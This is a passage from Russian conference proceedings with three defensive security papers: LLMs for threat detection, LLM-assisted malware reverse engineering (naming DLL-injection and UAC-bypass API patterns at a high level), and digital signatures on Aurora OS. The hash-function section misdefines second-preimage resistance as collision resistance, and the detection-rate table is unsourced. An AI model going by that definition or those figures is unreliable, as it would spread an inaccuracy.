- результат: общее понимание предметной области.

2) Тонкая настройка:

- специализированные датасеты (например, VirusTotal для malware);
- объем: 1-10 млн помеченных примеров;
- метрики качества: F1-score 0.85-0.95.

3) Непрерывное дообучение:

- адаптация к новым угрозам;
- механизм обратной связи от аналитиков;
- частота обновлений: еженедельно/ежемесячно.

LLM демонстрируют уникальную способность анализировать различные форматы данных при помощи различных методов обработки, которые представлены в таблице 1.

Таблица 1

Возможности обработки данных

Тип данных	Методы обработки	Пример применения
Текстовые	Токенизация, embedding	Анализ фишинга
Логи	Последовательное моделирование	Выявление аномалий
Код	Синтаксический анализ	Обнаружение уязвимостей
Сетевые пакеты	Векторное представление	Классификация атак

Основные типы угроз эволюционировали в сторону большей изощренности. Фишинговые атаки теперь используют генеративные ИИ для создания персонализированных сообщений, что повысило их успешность. Вредоносное ПО демонстрирует беспрецедентную адаптивность — новые штаммы способны изменять свое поведение в зависимости от окружения, обходя традиционные сигнатурные методы обнаружения. Особую опасность представляют атаки на цепочки поставок ПО, которые в последние годы стали причиной крупных утечек данных.

Традиционные системы защиты сталкиваются с тремя фундаментальными проблемами:

1) Обработка контекста — классические решения анализируют события изолированно, не учитывая взаимосвязей. Например, отдельный лог входа в систему может выглядеть нормально, но в сочетании с последующими действиями образует четкую картину атаки.

2) Работа с неструктурированными данными — в более половине случаев, индикаторы угроз содержатся в технических отчетах, переписках сотрудников и других текстовых источниках, которые плохо поддаются автоматизированному анализу традиционными средствами.

3) Скорость реагирования — существующие системы демонстрируют критическую задержку в обнаружении новых угроз. Статистика по APT-атакам показывает, что среднее время между компрометацией и обнаружением составляет 14 дней, при этом около 3/4 ущерба наносится в первые 48 часов.

Сравнение эффективности методов обнаружения представлено в таблице 2.

Таблица 2

Сравнение эффективности методов обнаружения

Параметр	Сигнатурный анализ	Поведенческий анализ	LLM-подход
Обнаружение новых угроз	12-18%	35-42%	78-85%
Ложные срабатывания	8-12%	15-20%	5-8%
Время анализа	Миллисекунды	Секунды	Десятки секунд

LLM предлагают принципиально новый парадигматический сдвиг в кибербезопасности, преодолевая ключевые ограничения традиционных систем. В отличие от жестко запрограммированных правил, LLM демонстрируют способность к контекстному пониманию и семантическому анализу, что особенно важно для современных сложных угроз.

В области обработки естественного языка LLM показывают революционные результаты. При анализе фишинговых писем современные LLM превышают показатели традиционных фильтров. Это стало возможным благодаря трехступенчатой системе анализа:

- 1) лингвистический анализ выявляет стилистические маркеры, характерные для социальной инженерии;
- 2) семантическое картирование обнаруживает скрытые взаимосвязи между концептами;
- 3) прагматическая оценка определяет истинные намерения отправителя.

Для анализа вредоносных скриптов используется модифицированная архитектура CodeBERT, которая:

- анализирует синтаксические паттерны;
- выявляет обфусцированные участки кода;
- определяет потенциально опасные системные вызовы.

Традиционные системы мониторинга безопасности сталкиваются с принципиальным ограничением — они анализируют события изолированно, не учитывая сложные взаимосвязи между ними. Большие языковые модели предлагают качественно иной подход, рассматривая поток событий как единый смысловой контекст. Благодаря механизмам внимания и долгосрочной памяти, LLM способны выявлять сложные многоэтапные атаки, которые остаются незамеченными для классических правил-базированных систем.

Особую ценность представляет способность моделей обрабатывать разнородные данные — сетевые логи, системные события, журналы приложений — и находить между ними нетривиальные корреляции. Например, LLM могут связать подозрительную активность в корпоративной почте с последующими аномалиями в сетевом трафике и изменениями в конфигурации системы. Такой целостный анализ позволяет реконструировать полную картину атаки, включая её подготовительные этапы.

Использование LLM также открывает новые возможности для упреждающего выявления угроз. Анализируя огромные массивы данных — от технических отчетов до обсуждений на специализированных форумах — модели способны выявлять зарождающиеся тренды в киберпреступности [3]. Это позволяет предсказывать появление новых векторов атак ещё до их активного использования.

Особенно перспективно применение языковых моделей для анализа исходного кода и конфигураций систем. LLM могут идентифицировать потенциально уязвимые места в программном обеспечении, прогнозируя возможные пути их эксплуатации. Такой подход существенно опережает традиционные методы, основанные на анализе уже известных уязвимостей [4].

Интеграция LLM в системы реагирования на инциденты кардинально меняет подход к кибербезопасности. Модели способны не только обнаруживать угрозы, но и предлагать оптимальные сценарии противодействия, учитывая специфику конкретной ИТ-инфраструктуры. Это особенно ценно для организаций, сталкивающихся с нехваткой квалифицированных специалистов.

Важным преимуществом является способность LLM генерировать понятные человеку объяснения своих решений. В отличие от «чёрного ящика» традиционных алгоритмов машинного обучения, современные языковые модели могут аргументировать свои выводы на естественном языке, что существенно повышает доверие к автоматизированным решениям и облегчает работу аналитиков.

Внедрение больших языковых моделей в системы кибербезопасности представляет собой двусторонний процесс, сочетающий революционные возможности с новыми технологическими вызовами. Для комплексной оценки потенциала этой технологии необходимо тщательно проанализировать как её сильные стороны, так и существующие ограничения.

Сравнительный анализ ключевых характеристик (таблица 3) демонстрирует принципиальное отличие LLM от традиционных систем защиты. Языковые модели привносят в кибербезопасность качественно новые возможности — от глубокого контекстного понимания до прогностической аналитики. Однако эти преимущества сопровождаются специфическими требованиями к инфраструктуре и новыми категориями рисков, которые необходимо учитывать при проектировании защитных систем.

Особое значение имеет баланс между автоматизацией и контролем: в то время как LLM способны обрабатывать огромные объёмы данных и выявлять сложные угрозы, их решения требуют экспертной валидации в критически важных случаях. Этот парадокс «интеллектуальной автоматизации» становится ключевым фактором при принятии решений о внедрении технологии.

Таблица 3

Сравнительный анализ возможностей и ограничений LLM в кибербезопасности

Критерий	Преимущества LLM	Ограничения LLM
Анализ данных	Глубокое семантическое понимание контекста	Риск ложных срабатываний при нестандартных паттернах
Адаптивность	Непрерывное обучение новым тактикам атак	Зависимость от качества обучающих данных
Мультиязычность	Эффективная работа с угрозами на разных языках	Проблемы с редкими языками и специализированными терминами

Критерий	Преимущества LLM	Ограничения LLM
Автоматизация	Снижение нагрузки на SOC-аналитиков	Требует валидации экспертами для критических решений
Интерпретация	Генерация понятных объяснений на естественном языке	Неполная прозрачность механизмов принятия решений
Ресурсоёмкость	Обработка огромных объёмов неструктурированных данных	Высокие требования к вычислительным ресурсам
Безопасность	Упреждающее выявление новых векторов атак	Уязвимость к adversarial-атакам

Применение больших языковых моделей в кибербезопасности предоставляет новые подходы, но требует решения ключевых технологических и этических вопросов. Основные направления развития включают создание специализированных отраслевых решений и гибридных архитектур, сочетающих разные подходы к анализу угроз. Особое внимание уделяется повышению интерпретируемости решений через визуализацию значимых факторов и разработку объяснимых алгоритмов.

Одновременно возникает необходимость преодоления ресурсных ограничений путем оптимизации моделей и использования специализированного оборудования. Этические аспекты применения LLM требуют разработки стандартов конфиденциальности данных и четкого регулирования ответственности за автоматизированные решения [5]. Перспективные исследования сосредоточены на создании безопасных и надежных систем, способных противостоять целенаправленным атакам на сами модели искусственного интеллекта.

Заключение. Применение больших языковых моделей в обнаружении киберугроз представляет собой качественно новый этап развития технологий информационной безопасности. Проведенный анализ демонстрирует, что LLM обладают уникальными возможностями для решения ключевых проблем современной кибербезопасности — от анализа сложных многоэтапных атак до прогнозирования новых векторов угроз.

Таким образом, большие языковые модели открывают новые перспективы для создания интеллектуальных систем безопасности следующего поколения, способных противостоять самым изощренным современным угрозам.

СПИСОК ЛИТЕРАТУРЫ

1. Абраменко Г. Т., Котенко И. В. Анализ и перспективы применения LLM в информационной безопасности // Региональная информатика (РИ-2024). Материалы XIX Санкт-Петербургской международной конференции. СПб., 2024. С. 88-89.
2. Солодухин Б. В., Рябов Г. А., Боголепов Г. С., Яровой Р. В. Подход к решению задачи оптимального выбора программных средств защиты информации в автоматизированных системах управления // Национальная безопасность России: актуальные аспекты. Сборник избранных статей Всероссийской научно-практической конференции. СПб., 2021. С. 31-36.
3. Аверина Ю. А. Влияние искусственного интеллекта на кибербезопасность // Студенческий форум. 2024. № 18-1 (285). С. 34-36.
4. Бекматов А. К., Кутдусова Э. Р., Мукимов Ш. И., Давлатова Н. Н. Прогрессивные тенденции применения искусственного интеллекта в области информационной безопасности // Экономика и социум. 2023. № 6 (109). С. 1264-1270.
5. Шагдуров Б. Б. Этические риски в общении с чат-ботом со встроенным искусственным интеллектом // Аналитические технологии в социальной сфере: теория и практика. 2023. С. 71-79.

УДК 004.056.5

ИСПОЛЬЗОВАНИЕ LLM ДЛЯ АНАЛИЗА ВРЕДНОСНОГО КОДА И АВТОМАТИЗАЦИИ РЕВЕРС-ИНЖИНИРИНГА

Дворников Сергей Сергеевич, Яровой Роберт Владимирович

Военная академия связи им. Маршала Советского Союза С.М. Буденного

Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

e-mails: tms64xx@yandex.ru, Nadzar@yandex.ru

Аннотация. Современные угрозы информационной безопасности всё чаще включают вредоносное программное обеспечение, отличающееся высокой степенью обфускации, многоуровневой структурой и адаптивным поведением. Классические методы реверс-инжиниринга требуют значительных ресурсов и квалификации аналитиков. В данной статье рассматриваются подходы к применению больших языковых моделей (LLM) для анализа вредоносного кода и автоматизации реверс-инжиниринга.

Ключевые слова: вредоносное ПО; реверс-инжиниринг; большие языковые модели; LLM; автоматизация анализа кода; кибербезопасность; статический анализ; интерпретация байт-кода.

USING LLM FOR MALWARE ANALYSIS AND REVERSE ENGINEERING AUTOMATION

Dvornikov Sergey, Yarovoy Robert

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny

3 Tikhoretsky Av, St. Petersburg, 194064, Russia

e-mails: tms64xx@yandex.ru, Nadzar@yandex.ru

Abstract. Modern information security threats increasingly include malware that is highly obfuscated, multi-layered, and adaptive. Classic reverse engineering methods require significant resources and analyst qualifications. This article discusses approaches to using large language models (LLM) to analyze malicious code and automate reverse engineering.

Keywords: malware; reverse engineering; large language models; LLM; code analysis automation; cybersecurity; static analysis; bytecode interpretation.

Введение. Рост количества и сложности вредоносного программного обеспечения делает задачи его анализа и обратной инженерии всё более ресурсоёмкими и критически важными в контексте обеспечения кибербезопасности. Современные вредоносные программы нередко включают механизмы полиморфизма, шифрования, инъекции кода и антиотладочных приёмов, что существенно усложняет статический и динамический анализ. При этом реверс-инжиниринг остаётся одним из ключевых инструментов в арсенале аналитиков, позволяющим понять логику работы вредоносного ПО, выявить его цели, методы распространения и воздействия на системы [1].

Традиционный подход к реверс-инжинирингу предполагает ручной труд высококвалифицированных специалистов, использующих такие инструменты, как IDA Pro, Ghidra, x64dbg и др. Однако ручной анализ требует значительных временных и интеллектуальных затрат, особенно при наличии большого потока подозрительных файлов и ограниченного времени реагирования, что в свою очередь создает устойчивый запрос на средства автоматизации и интеллектуальной поддержки аналитиков.

В последние годы большие языковые модели (Large Language Models, LLM), основанные на архитектуре трансформеров, продемонстрировали впечатляющие результаты в задачах генерации и понимания текстов, программного кода, а также в логическом выводе. Их способность к интерпретации сложных структур, к переводу между языками и форматами, а также к объяснению программной логики делает LLM потенциально эффективным инструментом и в задачах анализа вредоносного ПО.

Реверс-инжиниринг вредоносного программного обеспечения представляет собой процесс анализа бинарных файлов с целью восстановления их логики, структуры и функциональности без доступа к исходному коду. Он позволяет специалистам по информационной безопасности исследовать поведение неизвестных или подозрительных программ, выявлять механизмы заражения, обхода защитных механизмов, а также разрабатывать сигнатуры и методы противодействия. Существует два основных подхода к реверс-инжинирингу:

- статический анализ — исследование программного кода без его выполнения. Обычно включает дизассемблирование, декомпиляцию, анализ строк, API-вызовов и структур данных. Популярные инструменты: IDA Pro, Ghidra, Binary Ninja;

- динамический анализ — запуск вредоносной программы в контролируемой среде (песочнице или под отладчиком) с целью наблюдения за её поведением. Используются такие средства, как Cuckoo Sandbox, x64dbg, Process Monitor и Wireshark.

Эффективный реверс-анализ требует глубоких знаний архитектуры процессора, операционной системы, принципов работы компиляторов, системных вызовов и часто специфических техник, используемых злоумышленниками:

- обфускации кода и контрольных потоков;
- инъекции DLL и кодов;
- шифрования конфигурационных данных;
- использования нативных API Windows.

Помимо технической сложности, анализ осложняется и временными ограничениями. В условиях оперативного реагирования (например, при инцидентах в корпоративной сети) важно получить информацию о вредоносной активности как можно быстрее. Это делает привлекательным любые средства, способные ускорить процесс интерпретации и категоризации вредоносных фрагментов.

На этом фоне особый интерес представляет внедрение в анализ инструментов, способных интерпретировать дизассемблированный код на семантическом уровне. В частности, LLM обладают потенциальной способностью [2]:

- распознавать типичные шаблоны поведения вредоносного ПО;
- восстанавливать высокоуровневое описание функций;
- предполагать назначение фрагментов кода по косвенным признакам.

Однако использование LLM в этой области требует учёта ряда особенностей, включая специфику машинного кода, ограниченность обучающих выборок, важность интерпретируемости и риски генерации недостоверных или небезопасных гипотез.

Большие языковые модели и их специализированные версии (например, Code LLM), были изначально разработаны для обработки и генерации естественного языка, но быстро продемонстрировали высокую эффективность и в задачах, связанных с программным кодом. Благодаря масштабному обучению на больших выборках исходного кода, документации и инженерных описаний, LLM оказались способными интерпретировать, аннотировать и даже писать код на разных языках программирования. Эти свойства открывают новые возможности для их применения в области анализа вредоносного ПО.

Один из наиболее перспективных способов использования LLM — интерпретация низкоуровневого машинного или ассемблерного кода. За счёт семантической генерализации LLM могут:

- распознавать известные шаблоны функций (например, шифрование, сетевое взаимодействие, доступ к файловой системе);
- объяснять, что делает фрагмент кода, в форме приближённого псевдокода;

— переименовывать переменные и функции на основе контекста, что облегчает чтение дизассемблированных блоков.

Пример: дизассемблированная функция, содержащая вызовы `VirtualAlloc`, `WriteProcessMemory` и `CreateRemoteThread`, может быть идентифицирована LLM как «инъекция DLL в сторонний процесс».

LLM могут использоваться для генерации предварительных аннотаций к функциям или к сегментам вредоносного кода. Это особенно полезно на ранних этапах анализа, когда цель — быстро очертить структуру вредоносного файла [3]:

- подписи функций;
- предположения о назначении блоков;
- возможные IOC (Indicators of Compromise).

Пример гипотезы: «Функция может использоваться для обхода UAC, поскольку вызывает `ShellExecute` с параметром — «runas».

Одним из ключевых преимуществ LLM является возможность диалогового взаимодействия. Аналитик может в свободной форме запрашивать объяснение к фрагменту кода или предлагать гипотезы, которые модель поможет уточнить или дополнить. Такая интерактивность особенно ценна при анализе обфусцированного или нестандартного поведения.

Диалоговый режим может включать:

- пошаговый анализ исполнения функции;
- сравнение с известными сигнатурами;
- обратную декомпиляцию и предложение высокоуровневого кода.

Возможно создание плагинов или внешних агентов, взаимодействующих с LLM через API, что позволяет:

- отправлять LLM фрагменты дизассемблированного кода из IDA Pro или Ghidra;
- получать текстовые аннотации, псевдокод или гипотезы прямо в интерфейсе;
- проводить автоматическую категоризацию и приоритизацию подозрительных функций.

Такой подход значительно повышает эффективность аналитика, снижая когнитивную нагрузку и позволяя фокусироваться на ключевых аспектах поведения вредоносного ПО.

Практическое применение LLM в задачах анализа вредоносного кода демонстрирует значительный потенциал повышения эффективности реверс-инжиниринга и анализа угроз. Ниже приведены конкретные сценарии, иллюстрирующие, как LLM могут быть использованы в различных этапах работы с вредоносным ПО.

Аналитик получает неизвестный исполняемый файл, дизассемблирует его в Ghidra и экспортирует подозрительные функции. Используя LLM, он:

- получает псевдокод и описание функций;
- выявляет поведение, связанное с шифрованием, сетевой активностью, кейлоггингом;
- формирует предварительное досье на вредоносный образец.

Это особенно эффективно при анализе большого количества новых образцов (массовый поток), где требуется приоритизация.

Многие вредоносные программы используют технику обфускации, чтобы затруднить анализ, но LLM обладают следующими особенностями, которые могут [4]:

- распознать нестандартные или запутанные конструкции;
- предположить возможную логику работы скрытых функций;
- интерпретировать неочевидные потоки исполнения (например, через таблицы переходов или `jmp eax`).

Пример: фрагмент кода с множеством бессмысленных операций может быть определён как антидизассемблировочная защита, не влияющая на бизнес-логику вредоносной программы.

На основе аннотированных данных большие языковые модели могут формировать:

- сводку поведения вредоносного ПО;
- краткое описание механизма распространения и заражения;
- возможные рекомендации по реагированию и блокировке.

Это особенно полезно для подготовки технической документации, передачи информации между аналитиками или составления отчётов для CERT и служб ИБ.

LLM можно использовать в составе автоматизированных цепочек анализа, например:

- 1) получение образца из песочницы или honeypot;
- 2) дизассемблирование и извлечение функций;
- 3) передача кода в LLM для семантической интерпретации;
- 4) генерация отчёта и наполнение базы IOC.

Этот сценарий позволяет строить полуавтоматические системы раннего реагирования на угрозы и улучшать время обнаружения новых атак.

LLM могут быть обучены или дообучены на шаблонах вредоносного поведения и взаимодействовать с базами YARA-правил. В этом случае возможны:

- обратная генерация YARA-правил по коду;
- объяснение уже сработавших правил;
- идентификация новых потенциальных сигнатур.

Несмотря на перспективность использования больших языковых моделей в задачах анализа вредоносного кода и реверс-инжиниринга, их применение сопряжено с рядом особенностей, ограничений и потенциальных

рисков. Для системного представления данных аспектов в таблице 1 обобщены основные преимущества, выявленные ограничения, а также возможные угрозы, связанные с применением LLM в данной предметной области. Кроме того, указаны базовые меры по снижению указанных рисков.

Таблица 1

Преимущества, ограничения и риски использования LLM

Категория	Описание
Преимущества	снижение времени анализа
	автоматизация типовых задач
	облегчение понимания дизассемблированного кода
	унификация отчётности
	поддержка разных языков
Ограничения	недостаточная точность при работе с бинарным кодом
	возможны логические ошибки в интерпретациях
	отсутствие анализа исполняемого состояния
	ограничение на объём входных данных
Риски	возможная утечка данных при использовании облачных моделей
	слепое доверие выводам модели
	потенциальное использование LLM для генерации вредоносного кода
Методы снижения рисков	использование LLM в офлайн-среде
	обязательная верификация результатов специалистом
	контроль ввода/вывода
	обучение моделей на защищённых и доменно-ориентированных наборах данных

Использование LLM в задачах анализа вредоносного кода и реверс-инжиниринга находится на ранней стадии развития, но уже демонстрирует значительный потенциал. Дальнейшее совершенствование технологий возможно по нескольким направлениям.

Во-первых, актуальной задачей остаётся повышение качества языковых моделей за счёт их дообучения на специализированных корпусах данных, включающих дизассемблированные фрагменты, бинарные сборки, отчёты анализа и метаданные из реальных кейсов. Это позволит адаптировать модели к особенностям низкоуровневого кода и улучшить точность интерпретации поведения вредоносных компонентов.

Во-вторых, развитие получают узкоспециализированные LLM, ориентированные на задачи кибербезопасности. Такие модели могут учитывать специфику терминологии, контекстов атак, обфускаций и типичных сценариев вредоносной активности. Интеграция таких моделей в аналитические инструменты обеспечит более высокую эффективность поддержки специалиста по ИБ.

В-третьих, перспективным направлением является создание интерактивных LLM-помощников с возможностью ведения диалога, запоминания предыдущих запросов и логического вывода. Это позволит реализовать полноценные системы поддержки принятия решений при анализе вредоносных программ, обеспечивая непрерывный обмен информацией между человеком и моделью.

Наконец, интеграция LLM с платформами автоматического реагирования на инциденты откроет возможности для создания систем, способных не только обнаруживать и интерпретировать вредоносный код, но и предлагать варианты нейтрализации угроз в реальном времени. Это создаёт задел для формирования нового класса интеллектуальных систем киберзащиты.

Применение больших языковых моделей в анализе вредоносного кода требует системного подхода к оценке их эффективности. Без верифицированных методик и чётких метрик трудно говорить об объективных результатах, особенно в условиях высокой изменчивости вредоносных образцов и разнообразия языков программирования. Данный раздел предлагает подход к формализации оценки LLM-моделей в задачах реверс-инжиниринга.

Целевые параметры оценки. Оценка эффективности LLM может проводиться по следующим ключевым параметрам:

- точность интерпретации кода — насколько точно модель определяет функциональное назначение фрагментов вредоносного ПО;
- полнота анализа — способность LLM выявлять все значимые элементы: вредоносные вызовы, обфускации, вредоносные цепочки;
- пояснительная способность — насколько качественно модель формирует интерпретации в виде описаний, комментариев или гипотез;
- скорость анализа — время, затраченное на обработку одного образца по сравнению с ручным анализом;
- уровень вмешательства эксперта — степень необходимой корректировки и верификации результата специалистом.

Методика верификации. Для практического тестирования предлагается следующий подход:

1) Формирование эталонного набора вредоносных образцов, включающего:

- открытые вредоносные коды из исследовательских архивов (TheZoo, VirusShare);
- обфусцированные версии тех же образцов;
- образцы с известной структурой и поведением.

2) Построение контрольной выборки LLM-анализов, в которую входят:

- автоматические описания функций;
- выделенные цепочки поведения;
- сгенерированные сигнатуры.

3) Сравнение с экспертной разметкой, подготовленной вручную профильными специалистами, по метрикам: Precision / Recall (точность / полнота);

- BLEU / ROUGE для текстовых описаний;
- F1-мера.

4) Кросс-проверка с альтернативными LLM, при наличии: сравнение ответов от разных моделей (например, GPT-4, Claude, Mistral) по результатам на одном и том же коде.

Заключение. Современные крупные языковые модели открывают новые горизонты в области реверс-инжиниринга вредоносного программного обеспечения. Их способность анализировать, интерпретировать и документировать сложный код в полуавтоматическом режиме делает их перспективным инструментом для специалистов в области кибербезопасности.

Тем не менее, использование LLM сопряжено с рядом ограничений. Важнейшими из них являются зависимость от качества исходных данных, отсутствие интернализации контекста исполнения и возможность генерации ложных или неточных выводов. Кроме того, эффективность моделей зависит от выбранной архитектуры, стратегии обучения и возможностей по дообучению на специализированных датасетах.

В перспективе интеграция LLM с системами динамического анализа, песочницами и средствами символического исполнения позволит повысить точность и глубину понимания вредоносного поведения.

Таким образом, LLM представляют собой мощный, но ещё формирующийся класс инструментов, требующих критического осмысления и целенаправленного совершенствования для надёжного применения в задачах реверс-инжиниринга и анализа вредоносного ПО.

СПИСОК ЛИТЕРАТУРЫ

1. Лукашенко В. И., Яровой Р. В. Роль искусственного интеллекта в информационной безопасности // Региональная информатика и информационная безопасность. Сборник трудов Санкт-Петербургской международной конференции и Санкт-Петербургской межрегиональной конференции. СПб., 2024. С. 121–124.
2. Мишин Д. В., Иванов А. П. Обнаружение признаков вредоносного кода с помощью нейросетевых технологий // Труды международного симпозиума «Надежность и качество». 2024. Т. 1. С. 328–333.
3. Намиот Д. Е., Ильюшин Е. А. Искусственный интеллект в кибербезопасности: поиск вредоносного программного обеспечения // International Journal of Open Information Technologies. 2024. Т. 12. № 6. С. 143–149.
4. Яровой Р. В., Рябов Г. А., Карганов В. В. Кибербезопасность в мире инфотелекоммуникаций: вызовы и стратегии защиты // Инновационная деятельность в Вооруженных Силах Российской Федерации. Труды всероссийской научно-практической конференции. СПб., 2023. С. 373–377.

УДК: 004

МЕТОДЫ ОБЕСПЕЧЕНИЯ БЕЗОПАСНОСТИ ЭЛЕКТРОННОГО ДОКУМЕНТООБОРОТА ЧЕРЕЗ ЦИФРОВУЮ ПОДПИСЬ НА ПРИМЕРЕ ОС АВРОРА

Звягин Константин Николаевич, Баженов Валентин Александрович, Самородов Илья Валерьевич

Санкт-Петербургский государственный экономический университет

наб. канала Грибоедова, 30-32, Санкт-Петербург, 191023, Россия

e-mails: kzviagin@mail.ru, bajenov.valentin@gmail.com, samorodovsch@gmail.com

Аннотация. Рассматриваются методы и средства обеспечения безопасности электронного документооборота через цифровую подпись, риски, связанные с использованием электронной подписи при документообороте, и их купирование на примерах разработки приложения ЭДО под мобильную операционную систему Аврора.

Ключевые слова: электронная подпись; электронный документооборот; OpenSSL; SHA-256; RSA-2048; ОС Aurora; KeyStore; защищённое хранение ключей.

METHODS OF ENSURING THE SECURITY OF ELECTRONIC DOCUMENT FLOW THROUGH A DIGITAL SIGNATURE USING THE CASE OF AURORA OS

Zviagin Konstantin, Valentin Bazhenov, Ilya Samorodov

Saint-Petersburg State University of Economics

30-32 Griboedov Canal Emb., St. Petersburg, 191023, Russia

e-mails: kzviagin@mail.ru, bajenov.valentin@gmail.com, samorodovsch@gmail.com

Abstract. The methods and means of ensuring the security of electronic document management through a digital signature, the risks associated with the use of an electronic signature in document management and their mitigation are considered using examples of the development of an electronic document flow application on the AURORA mobile operating system.

Keywords: electronic signature; electronic document flow; OpenSSL; SHA-256; RSA-2048; Aurora OS; KeyStore; secure key storage.

Введение. В современных условиях цифровизации государственные органы и бизнес активно переходит на электронный документооборот (ЭДО), что позволяет существенно ускорить процессы принятия решений, снизить операционные затраты и повысить прозрачность взаимодействия участников. При этом ключевым элементом обеспечения юридической значимости и целостности документов становится электронная цифровая подпись (ЭП) — криптографический механизм, гарантирующий, что документ не был изменён после подписания, а его автор действительно владеет приватным ключом.

Внедрение ЭП в ЭДО сопряжено с рядом угроз: от кражи приватного ключа и взлома криптографических алгоритмов до ошибок в реализации и управления ключами. Недостаточная защита ключевых материалов или устаревшие алгоритмы могут привести к компрометации подписи, что нарушит непреложность данных и поставит под сомнение юридическую силу электронных документов. Эти риски усугубляются внешними санкционными ограничениями, введёнными в отношении российских IT-компаний и технологий и агрессивной политикой недружественных стран в части IT и информационной безопасности. Это вынудило Российскую федерацию ужесточить требования и законы в сфере информационной безопасности [1-3].

Российская защищенная мобильная операционная система Aurora, разработанная компанией «Открытая мобильная платформа» с доверенной средой исполнения TrustZone, предоставляет встроенные механизмы для защиты приватных ключей и реализации ЭЦП на мобильных устройствах. Среди них — QCA CryptoAPI и KeyStore, поддерживающие хранение ключей в изолированном TEE-контейнере; сертифицированные криптопровайдеры по ГОСТ; а также MDM-платформа «Aurora Центр» для централизованного управления политиками безопасности и доставки обновлений [4].

Суммируя вышесказанное, при поддержке компании «Открытая мобильная платформа», было разработано приложение «Электронный документооборот с поддержкой ЭП», с целью демонстрации метода работы с ЭП в операционной системе Aurora [5-6].

В электронном документообороте обычно выделяют три вида подписи: отсоединённую, встраиваемую и визуальные штампы. Отсоединённая подпись реализуется в виде отдельного файла (обычно с расширением.sig или .p7s), куда помещают дайджест исходного PDF, вычисленный при помощи хеш-функции, и зашифрованный закрытым ключом; этот пакет упаковывается в особую структуру (например, PKCS#7/CAdES.detached) вместе с сертификатом подписанта, что позволяет проверять целостность документа без внесения изменений в сам подписываемый файл, однако, это требует хранения и передачи двух файлов одновременно.

Встраиваемая подпись в ЭДО подразумевает прямую модификацию документа. В случае PDF формата резервируется поле подписи, добавляется словарь с ключами /ByteRange, указывающим на диапазоны байтов для хэширования, и /Contents, содержащим криптографический контент, а при использовании профилей PAdES (PDF Advanced Electronic Signatures, ETSI EN 319 142) — вплоть до метки времени от надёжного TSA и коллекции DSS с CRL/OCSP-ответами для долгосрочной верификации; итогом становится единый самодостаточный файл, сразу отображающий сведения о подписи в любом совместимом ридере, но требующий тонкой работы с внутренними потоками PDF и точного расчёта смещений в соответствии с ISO 32000-1.

Визуальные штампы — это графические вставки, например, фраза «Документ подписан электронной подписью» и шестизначным номером сертификата, которые выводят на странице ФИО подписанта, дату и время подписи, статус сертификата и прочие данные; хотя сами штампы не влияют на криптографическую целостность документа (она обеспечивается одной из вышеперечисленных подписей), они делают представление информации более наглядным и повышают доверие пользователей, особенно при коллективном просмотре.

Каждый из методов находит своё применение: отсоединённый формат удобен для неизменяемых архивов и массовых подписаний несколькими участниками, встраиваемые подписи с профилями PAdES — когда требуется самодостаточный файл с встроенной проверкой, а визуальные штампы — для соответствия корпоративным стандартам оформления и повышения удобства конечных пользователей [5].

Криптографические хеш-функции — это хеш-функции, соответствующие следующим требованиям:

1. Сопротивление поиску прообраза. Должно быть трудно найти исходное сообщение по его хешу.
2. Сопротивление поиску второго прообраза. Должно быть трудно найти два сообщения с одинаковым хешем.

3. Стойкость к коллизиям. Не существует алгоритма, позволяющего находить коллизии.

4. Псевдослучайность.

Асимметричное шифрование — это метод шифрования данных, предполагающий использование двух ключей — открытого и закрытого. Открытый ключ применяется для шифрования информации и может передаваться по незащищенным каналам. Закрытый ключ применяется для расшифровки данных, зашифрованных открытым ключом.

Закрытый ключ является наиболее уязвимым компонентом всей системы цифровой подписи. Если произойдет утечка закрытого ключа пользователя, то любой сможет создать ЭП документа. Следовательно особое внимание нужно уделять способу хранения закрытого ключа.

ОС Aurora предоставляет программное средство Aurora KeyStore для обеспечения следующих возможностей:

- хранение в зашифрованном виде данных пользователя: открытый/закрытый ключ ЭП, сертификат открытого ключа ЭП;
- механизмы подписи и проверки подписи;
- механизм генерации асимметричных и симметричных ключей;

— механизмы шифрования и расшифрования данных.

Нельзя оставить документы на сервере без защиты, иначе злоумышленник сможет внедрить свой документ в документооборот. Документы должны шифроваться для хранения в нечитаемом формате, для ограничения несанкционированного доступа.

Важно также отметить безопасную передачу документов, т.к. если документ будет перехвачен во время передачи, то злоумышленник сможет вычислить его хэш и провести атаку коллизией.

Приложение «Электронный документооборот с поддержкой ЭП» поддерживает следующие функции:

1. Отображает список документов, находящихся на устройстве.
2. Позволяет просматривать pdf документы.
3. Отображает статусы документов («Не просмотрено», «Просмотрено», «Подписано», «Обработано»).
4. Меняет статусы файлов при соответствующих действиях.
5. Позволяет подписать документ электронной подписью.
6. Позволяет отправить подписанный файл на сервер по WebSocket Secure соединению.
7. Позволяет получить список файлов с сервера.
8. Позволяет скачать файл с сервера на устройство.
9. Не отображает файл, находящийся на сервере, если он уже есть на устройстве.

В исходном коде приложения, имеется пример кода для сервера, проверяющего ЭП документов [5-6].

Использование электронной цифровой подписи (ЭП) при документообороте повышает надёжность и юридическую значимость обмена данными, однако сопряжено с рядом рисков. Во-первых, безопасность ЭЦП «всёцело зависит от того, насколько хорошо защищён закрытый ключ» [7]. Любая компрометация этого ключа автоматически подрывает доверие ко всем подписям. Во-вторых, криптографические алгоритмы (например, RSA, DSA, ГОСТ) со временем могут оказаться уязвимы из-за технического прогресса (квантовых компьютеров, нахождения коллизий хеш-функций и т.д.) [7-8]. Наконец, практические реализации ЭЦП-алгоритмов могут содержать уязвимости (ошибки кода, неподходящее управление ключами или недостаточная защита от утечек стороннего анализа) [8]. Далее рассматриваются наиболее значимые риски и способы их снижения, в том числе на примере возможностей российской мобильной ОС Auriga.

Закрытый ключ пользователя должен храниться в тайне: если он попадёт к злоумышленнику, тот сможет подделывать подписи под любыми документами. Как отмечено в литературе, «частный ключ обычно хранится на обычном компьютере, где он уязвим для вирусов и злонамеренных программ» [9], а недостаточная защита паролем или защитный токен слабой стойкости не гарантирует его безопасности. CISA подчёркивает: «безопасность цифровой подписи почти целиком зависит от того, насколько хорошо защищён закрытый ключ» [7]. Кроме того, несанкционированное использование ключа пользователем или «реджект» со стороны отправителя признаны отраслевыми законами недопустимыми — владелец ключа обязан отвечать за любые операции с ним [8].

